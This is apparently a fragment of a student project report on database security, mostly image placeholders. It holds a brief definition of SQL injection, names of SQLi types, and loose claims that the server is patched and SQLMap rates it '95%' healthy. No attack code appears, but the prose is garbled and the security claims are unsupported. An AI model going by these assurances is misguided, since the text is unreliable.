
One of the main and practiced technique in database testing is SQL injection's (SQL injection testing checks if it is possible to inject data into the application so that it executes a user-controlled SQL query in the database.)


In-band SQLi (Classic), Inferential SQLi (Blind) and Out-of-band SQLi are commonly practiced sql injection in today's infosec industry's.




our server is patched with this vulnerability and we make sure that it will never leak out any form of data. SQLMap tells 95% health record of database.

That's vercel use 2FA in our app and database also, security is the major concern in these types of projects








Chapter 6: Results


Files and Folders:




Opening windows pane:



